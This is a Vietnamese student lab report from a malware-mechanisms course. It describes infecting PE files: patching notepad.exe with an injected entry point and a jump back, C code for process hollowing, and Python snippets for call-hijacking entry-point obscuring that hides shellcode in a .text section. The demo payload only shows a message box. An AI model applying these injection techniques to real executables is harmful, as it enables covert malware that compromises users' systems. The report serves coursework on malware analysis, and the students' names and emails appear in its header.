BÁO CÁO BÀI TẬP

**Môn học: Cơ chế hoạt động của mã độc**

**Tên chủ đề:** File Infecting Virus

*GVHD:Phan Thế Duy.*

1. **THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT230.N21.ATCL

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Hoàng Văn Anh Đức | 20520890 | 20520890@gm.uit.edu.vn |
| 2 | Nguyễn Mạnh Cường | 20520421 | 20520421@gm.uit.edu.vn |
| 3 | Lê Quang Minh | 20520245 | 20520245@gm.uit.edu.vn |

1. **NỘI DUNG THỰC HIỆN:[[1]](#footnote-1)**

|  |  |  |
| --- | --- | --- |
| **STT** | **Công việc** | **Kết quả tự đánh giá** |
| 1 | Thực hiện chèn mã độc vào process bình thường bằng kỹ thuật process hollowing hoặc sử dụng section .reloc trong tập tin thực thi để tiêm payload của virus | 100% |
| 2 | Lây lan |  |
| 3 | Áp dụng 02 chiến lược lây nhiễm trong nhóm kỹ thuật Entry-Point Obscuring (EPO) virus – che giấu điểm vào thực thi của mã virus (virus code). Ví dụ: call hijacking EPO virus, và Import Address Tablereplacing EPO viru | 90% |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**


BÁO CÁO CHI TIẾT

**Câu 1:**

Để chèn mã vào tập tin PE thì ta phải có chỗ để chèn vào

**B1**:Dùng HxD để mở file ta cần chèn mã vào và insert thêm 1000 byte vào cuối file

**B2**:Biên dịch chương trình cần chèn dưới chế độ **Release**, **Not Using Precompiled Headers**. Sử dụng IDA Pro để mở file PE và xem mã hợp ngữ của chương trình vừa biên dịch , nó sẽ có dạng như thế này :



push 0 ; 6a 00

push Caption ; 68 X

push Text ; 68 **Y**

push 0 ; 6a 00

call [MessageBoxW] ; ff15 Z

* Dùng IDA mở lên để xem cấu trúc câu lệnh:

**B3** : Chọn vị trí bất kì trong phần mới insert đó để thêm vào :

Ta chọn:

* Địa chỉ **0x00011000** trong vùng nhớ đã được mở rộng (địa chỉ chèn mã vào) – **new\_entry\_point**
* **0x00011040** để lưu trữ **Caption**
* **0x00011060** để lưu trữ **Text**

Ta sử dụng công thức : **Offset = RA – Section RA = VA – Section VA (1)**

* Để có được section RA và Section VA thì ta phải dùng CFF explorer để mở file notepad.exe để xem 2 dữ liệu này
* **section RA**= 00008400
* **Section VA**= 0000B000
* Để tính địa chỉ trong bộ nhớ ảo khi ta load file PE lên (để thay thế địa chỉ này vào địa chỉ entry cũ của chương trình thì chương trình sẽ thực hiện những câu lệnh ta chèn vô đầu tiên)

**new\_entry\_point** = **0x00011000** – 0x00008400 + 0x000B000 = **0x00013C00**

* Tính địa chỉ **caption** và **text**

**0x00011040** – 0x00008400 = X – 0x000B000

Cộng thêm ImageBase, suy ra **X = 0x01013C40**. (caption)

Tương tự , **Y = 0x01013C60 (text)**

* Sau khi thực hiện được những câu lệnh chúng ta mong muốn thì phải trả về địa chỉ entry cũ của nó để nó hoạt động bình thường

Ta lại có công thức :

**old\_entry\_point = jmp\_instruction\_VA + 5 + relative\_VA (2)**

* Ta dùng câu lệnh **jump** sau những câu lệnh mà đã chèn vào :
  + Xác định địa chỉ đầu tiên của câu lệnh jump và dùng công thức 1 để tính **jmp\_instruction\_VA**
* old\_entry\_point = AddressOfEntryPoint + ImageBase (dùng CFF Explorer với notepad.exe)
* Sau khi có 2 / 3 tham số
* Dễ dàng tính được **relative\_VA** dùng để chèn vào sau câu lệnh ta muốn thực thi để trở về **old\_entry\_point**

**old\_entry\_point** = **0x0100739D** chính là giátrị AddressOfEntryPoint ban đàu đã cộng ImageBase. (**AddressOfEntryPoint** và **ImageBase** coi trong **CFF Explorer**)

0000739D 01000000

* **jmp\_instruction\_VA (** *là địa chỉ đầu tiên của lệnh jump sau 5 câu lệnh thực thi mà chúng ta chèn vào***) ma dia chi do la sau 20 bytes tinh tu new entry point**

**20 byte = 14 hex =>**

* + **Áp dụng công thức 1 để tính :**
    - **RA – Section RA = VA – Section VA**
    - **0x011014 -** 0x00008400 = **jmp\_instruction\_VA** – 0x000B000
    - **jmp\_instruction\_VA** = **0x01013C14** (đã cộng imageBase)

**old\_entry\_point = jmp\_instruction\_VA + 5 + relative\_VA (2)**

0x0100739D = 0x01013C14 + 5 + **relative\_VA**

Suy ra, **relative\_VA** = 0x0100739D – 5 – 0x01013C14 = **0xFFFF3784**

(dia chi quay ve de thuc hien chuong trinh von co cua no)

**B4**: Sử dụng HxD để **chèn** đoạn mã cùng với giá trị **Caption** và **Text** vào Notepad.exe. Lưu lại file

Coi địa chỉ của messagebox (Z) để gọi messagebox

push 0 ; 6a 00

push Caption ; 68 X 403C0101

push Text ; 68 **Y** 603C0101

push 0 ; 6a 00

call [MessageBoxW] ; ff15 Z 68120010

jmp Origianl\_Entry\_Point ; e9 8437FFFF

**Điền ngược do little Endian**

**Copy paste cac cau lenh de goi Messagebox trong do co cac gia tri dia chi cua caption va text de , ct hien dung noi dung ta muon**

**B5**: Sử dụng CFF Explorer để thay đổi các giá trị **Virtual Size** , **Raw Size** vì ta đã **insert 1000 byte** vào sau **notepad.exe**

• Trong **Optional Headers**, tăng SizeOfImage lên 0x1000.

• Trong **Optional Headers**, chỉnh sửa **AddressOfEntryPoint** thành **0x00013C00**. (gia tri tai VA)

Lưu lại và chạy sẽ có được kết quả

**Process hollowing**

**Tạo process**

Process được tạo ra phải ở trạng thái treo. Bằng cách sử dụng giá trị CREATE\_SUSPENDED cho tham số dwCreationFlags của hàm CreateProcess().

printf("Creating process\r\n");

LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();

LPPROCESS\_INFORMATION pProcessInfo = new PROCESS\_INFORMATION();

CreateProcessA

(

0,

pDestCmdLine,

0,

0,

0,

CREATE\_SUSPENDED,

0,

0,

pStartupInfo,

pProcessInfo

);

if (!pProcessInfo->hProcess)

{

printf("Error creating process\r\n");

return;

}

Khi process được tạo, vùng không gian nhớ của nó có thể bị thay đổi bằng cách sử dụng handle là giá trị của hProcess nằm trong cấu trúc PROCESS\_INFOMATION.

**Lấy nội dung**

Đầu tiên phải xác định Image Base của destination image. Có thể thực hiện bằng cách sử dụng NtQueryProcessInfomation để xác định thông tin của cả process (PEB). Sau đó sử dụng hàm ReadProcessMemory() để đọc PEB. Chúng ta sẽ tổng hợp các thao tác trên vào hàm ReadRemotePEB.

PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);

Khi PEB được đọc từ process, Image Base sẽ được sử dụng để đọc NT Headers. Chúng ta tiếp tục sử dụng hàm ReadProcessMemory để thực hiện công việc này

PLOADED\_IMAGE pImage = ReadRemoteImage

(

pProcessInfo->hProcess,

pPEB->ImageBaseAddress

);

**Tạo thành Process trống**

Sau khi đã lấy được Headers, chúng ta sẽ loại bỏ destination image ra khỏi bộ nhớ. Ở bước này tôi sẽ sử dụng hàm NtUnmapViewOfSection.

printf("Unmapping destination section\r\n");

HMODULE hNTDLL = GetModuleHandleA("ntdll");

FARPROC fpNtUnmapViewOfSection = GetProcAddress

(

hNTDLL,

"NtUnmapViewOfSection"

);

\_NtUnmapViewOfSection NtUnmapViewOfSection =

(\_NtUnmapViewOfSection)fpNtUnmapViewOfSection;

DWORD dwResult = NtUnmapViewOfSection

(

pProcessInfo->hProcess,

pPEB->ImageBaseAddress

);

if (dwResult)

{

printf("Error unmapping section\r\n");

return;

}

Sau đó chúng ta cần cấp phát một vùng nhớ mới trong process cho source image. Kích thước vùng nhớ phụ thuộc vào giá trị nằm trong SizeOfImage của source image. Tương tự như phần DLL Injection. Để cấp phát vùng nhớ tôi sẽ sử dụng hàm VirtualAllocEx() với giá trị của tham số flProtect là PAGE\_EXCUTE\_READWRITE**.**

printf("Allocating memory\r\n");

PVOID pRemoteImage = VirtualAllocEx

(

pProcessInfo->hProcess,

pPEB->ImageBaseAddress,

pSourceHeaders->OptionalHeader.SizeOfImage,

MEM\_COMMIT | MEM\_RESERVE,

PAGE\_EXECUTE\_READWRITE

);

if (!pRemoteImage)

{

printf("VirtualAllocEx call failed\r\n");

return;

}

**Copy Source Image**

Sau khi đã cấp phát xong vùng nhớ, chúng ta sẽ copy phần source image vào. Để code có thể thực thi được, phần Image Base của source image sẽ được ghi đè bởi giá trị của Image Base của destination image. Tuy nhiên vì hai giá trị này khác nhau nên chúng ta cần phải tính toán để thực hiện quá trình rebase. Sau khi ghi đè xong chúng ta sẽ sử dụng hàm WriteProcessMemory() để bắt đầu quá trình sao chép từ phần PE Headers. Tiếp theo, từng section sẽ được copy.

DWORD dwDelta = (DWORD)pPEB->ImageBaseAddress - pSourceHeaders->OptionalHeader.ImageBase;

printf

(

"Source image base: 0x%p\r\n"

"Destination image base: 0x%p\r\n",

  pSourceHeaders->OptionalHeader.ImageBase,

  pPEB->ImageBaseAddress

);

printf("Relocation delta: 0x%p\r\n", dwDelta);

pSourceHeaders->OptionalHeader.ImageBase = (DWORD)pPEB->ImageBaseAddress;

printf("Writing headers\r\n");

if (!WriteProcessMemory

(

  pProcessInfo->hProcess,

  pPEB->ImageBaseAddress,

  pBuffer,

  pSourceHeaders->OptionalHeader.SizeOfHeaders,

  0

))

{

printf("Error writing process memory\r\n");

return;

}

for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)

{

  if (!pSourceImage->Sections[x].PointerToRawData)

  continue;

  PVOID pSectionDestination = (PVOID)((DWORD)pPEB->ImageBaseAddress + pSourceImage->Sections[x].VirtualAddress);

  printf( "Writing %s section to 0x%p\r\n", pSourceImage->Sections[x].Name, pSectionDestination );

  if (!WriteProcessMemory

  (

  pProcessInfo->hProcess,

  pSectionDestination,

  &pBuffer[pSourceImage->Sections[x].PointerToRawData],

  pSourceImage->Sections[x].SizeOfRawData,

  0

  ))

  {

  printf ("Error writing process memory\r\n");

  return;

  }

}

**Rebase source image**

Nếu 2 giá trị Image Base không trùng nhau thì chúng ta phải thực hiện quá trình Rebase. Để thực hiện công việc này, chúng ta sẽ sử dụng relocation table nằm trong section .reloc.

IMAGE\_DATA\_DIRECTORY relocData = pSourceHeaders->

OptionalHeader.DataDirectory[IMAGE\_DIRECTORY\_ENTRY\_BASERELOC];

Bảng relocation được chia thành các khổi khác nhau sao cho mỗi khối sẽ nằm trong một trang 4KB. Tại phần đầu của mỗi khối đều chứa địa chỉ trang cùng với kích thước của khối, tiếp theo đó là các mục. Mỗi mục là 1 word, 12 bit thấp chứa relocation offset, 4 bit cao chứa kiểu relocation.

typedef struct BASE\_RELOCATION\_BLOCK {

DWORD PageAddress;

DWORD BlockSize;

} BASE\_RELOCATION\_BLOCK, \*PBASE\_RELOCATION\_BLOCK;

typedef struct BASE\_RELOCATION\_ENTRY {

USHORT Offset : 12;

USHORT Type : 4;

} BASE\_RELOCATION\_ENTRY, \*PBASE\_RELOCATION\_ENTRY;

Để tính toán số các mục trong block, ta sẽ lấy BlockSize trừ đi kích thước của phần đầu block (gồm PageAddress và BlockSize) rồi chia cho kích thước của 1 mục. Tức là (BlockSize – sizeof(BASE\_RELOCATION\_BLOCK)) / (sizeof(BASE\_RELOCATION\_ENTRY))

#define CountRelocationEntries(dwBlockSize) \

(dwBlockSize - \

sizeof(BASE\_RELOCATION\_BLOCK)) / \

sizeof(BASE\_RELOCATION\_ENTRY)

Chúng ta sẽ thực hiện việc tính toán lại các địa chỉ của image trong quá trình duyệt các block.

DWORD dwRelocAddr = pSourceImage->Sections[x].PointerToRawData;

DWORD dwOffset = 0;

IMAGE\_DATA\_DIRECTORY relocData = pSourceHeaders-> OptionalHeader.DataDirectory[IMAGE\_DIRECTORY\_ENTRY\_BASERELOC];

while (dwOffset < relocData.Size)

{

  PBASE\_RELOCATION\_BLOCK pBlockheader = (PBASE\_RELOCATION\_BLOCK)&pBuffer[dwRelocAddr + dwOffset];

  dwOffset += sizeof(BASE\_RELOCATION\_BLOCK);

  DWORD dwEntryCount = CountRelocationEntries(pBlockheader->BlockSize);

  PBASE\_RELOCATION\_ENTRY pBlocks = (PBASE\_RELOCATION\_ENTRY)&pBuffer[dwRelocAddr + dwOffset];

  for (DWORD y = 0; y < dwEntryCount; y++)

  {

  dwOffset += sizeof(BASE\_RELOCATION\_ENTRY);

  if (pBlocks[y].Type == 0)

  continue;

  DWORD dwFieldAddress = pBlockheader->PageAddress + pBlocks[y].Offset;

  DWORD dwBuffer = 0;

  ReadProcessMemory

  (

  pProcessInfo->hProcess,

  (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),

  &dwBuffer,

  sizeof(DWORD),

  0

  );

  dwBuffer += dwDelta;

  BOOL bSuccess = WriteProcessMemory

  (

  pProcessInfo->hProcess,

  (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),

  &dwBuffer,

  sizeof(DWORD),

  0

  );

  if (!bSuccess)

  {

  printf("Error writing memory\r\n");

  continue;

  }

  }

}

**Hoàn thành Process**

Sau khi đã hoàn thành việc ghi toàn bộ source image vào process, chúng ta cần thực hiện thay đổi một vài thông số của luồng xử lý. Đầu tiên là thread context. Trường ContextFlags cần được đặt thành CONTEXT\_INTEGER.

LPCONTEXT pContext = new CONTEXT();

pContext->ContextFlags = CONTEXT\_INTEGER;

printf("Getting thread context\r\n");

if (!GetThreadContext(pProcessInfo->hThread, pContext))

{

printf("Error getting context\r\n");

return;

}

EAX lúc này sẽ chứa điểm bắt đầu của chương trình. Nên tiếp theo là đặt giá trị của thanh ghi EAX thành entry point của source image. DWORD dwEntrypoint = (DWORD)pPEB->ImageBaseAddress + pSourceHeaders->OptionalHeader.AddressOfEntryPoint; pContext->Eax = dwEntrypoint; Khi đã cập nhật lại CONTEXT và EAX chúng ta sẽ ghi đè nó lại vào CONTEXT của thread.

printf("Setting thread context\r\n");

if (!SetThreadContext(pProcessInfo->hThread, pContext))

{

  printf("Error setting context\r\n");

  return;

}

printf("Resuming thread\r\n");


if (!ResumeThread(pProcessInfo->hThread))

{

  printf("Error resuming thread\r\n");

  return;

}



**CÂU 3:** Áp dụng 02 chiến lược lây nhiễm trong nhóm kỹ thuật Entry-Point Obscuring (EPO) virus – che giấu điểm vào thực thi của mã virus (virus code). Ví dụ: call hijacking EPO virus, và Import Address Tablereplacing EPO virus.

Thay vì sửa đổi Addess of entry point thì ta lợi dụng các hàm trong chương trình để thực hiện payload = cách thay địa chỉ gọi hàm của bất kì hàm nào ta muốn trong chương trình và thay địa chỉ đó = địa chỉ đến payload của ta và thực hiện trả lại address đó

Payload của chúng ta sẽ làm cho ct hiển thị lên MessageBox nên nó sẽ có dạng như thế này

Shape, rectangle

Description automatically generated

X : địa chỉ lưu của Caption

Y : địa chỉ lưu của Text

Z : Địa chỉ ta sẽ gọi MessageBox mới

Thay vì sửa đổi điểm nhập của chương trình, ta có thể tận dụng lệnh "call" trong chương trình để điều khiển luồng thực thi đến shellcode. Hãy xem xét ví dụ về một chương trình đơn giản in ra hộp thoại tin nhắn

include int main(int argc, char\* argv[])


{

MessageBoxW(NULL, L"This is a normal message box", L"Info", MB\_OK);


return 0;

}

Khi sử dụng IDA Disassemble để xem mã hợp ngữ của chương trình, ta có thể nhìn thấy lệnh "call" với opcode FF 15:




Chúng ta sẽ "hijack" lệnh "call" này để điều khiển chương trình chuyển đổi luồng thực thi đến shellcode. Để làm được điều đó, trước tiên cần tìm và lấy địa chỉ của lệnh "call" trong phần ".text" của chương trình.



Phần ".text" bắt đầu tại địa chỉ ảo 1000. Lệnh "call" nằm tại địa chỉ 0x100E, vì vậy địa chỉ của lệnh "call" sẽ bằng địa chỉ ảo của phần ".text" cộng với 0xE. Tuy nhiên, chúng ta không thể sử dụng lệnh "far call" (FF 15) bởi vì khi tải file thực thi lên bộ nhớ, địa chỉ cơ sở của nó sẽ được cộng với một địa chỉ cơ sở cố định (được chọn ngẫu nhiên), điều này làm cho chúng ta không thể biết trước được địa chỉ của shellcode. Vì vậy, chúng ta sẽ sử dụng lệnh "near call" vì lệnh "near call" sử dụng offset (sẽ không thay đổi) thay vì địa chỉ tuyệt đối như "far call".

Nếu quan sát phần ".text" trong IDA, ta có thể thấy ở cuối phần này có một khoảng trống các byte 0x00 được sử dụng để canh chỉnh (align), chúng ta có thể tận dụng khoảng trống này để chèn shellcode.



Tính toán địa chỉ shellcode :

#Inject into .text section textSection = pe.sections[0]

textSectionRA = textSection.PointerToRawData

textSectionVA = textSection.VirtualAddress

shellcodeRA = textSectionRA + 0xcb0

Tính toán offset từ lệnh tiếp theo lệnh call đến shellcode:

offset = addrs["absShellcodeVA"] - (addrs["absTextSectionVA"] + 0xe + 0x6)

Do lệnh call ban đầu là FF 15 (2 byte) trong khi ta cần sử dụng lệnh call e8 (1 byte), vì vậy ta phải thêm vào 1 byte nữa để bù trừ bằng cách sử dụng lệnh nop (0x90):

pe.set\_bytes\_at\_offset(addrs["textSectionRA"] + 0xe, b"\x90\xe8" + p32(offset))

Sau khi chèn shellcode vào trong khoảng trống và thay đổi lệnh call, ta cần phải pop ra 4 lệnh push để trả về các đối số ban đầu của hàm MessageBox, sau đó mới có thể gọi lại hàm MessageBox để in ra message box như ban đầu:

#Pop the stack to get original arguments

payload += b"\x59\x59\x59\x59"

# Call original MessageBoxW

payload += b"\xff\x15" + p32(addrs["msgBox"])

---

***Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này***

# **YÊU CẦU CHUNG**

* Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
* Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
* Sinh viên báo cáo kết quả thực hiện và nộp bài.

**Báo cáo:**

* File .DOCX và .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
* Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
* Đặt tên theo định dạng: [Mã lớp]-ExeX\_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

*Ví dụ: [*NT101.K11.ANTT*]-Exe01\_Group03.*

* Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
* Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
* Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá**:

* Hoàn thành tốt yêu cầu được giao.
* Có nội dung mở rộng, ứng dụng.

*Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**

1. Ghi nội dung công việc, các kịch bản trong bài Thực hành [↑](#footnote-ref-1)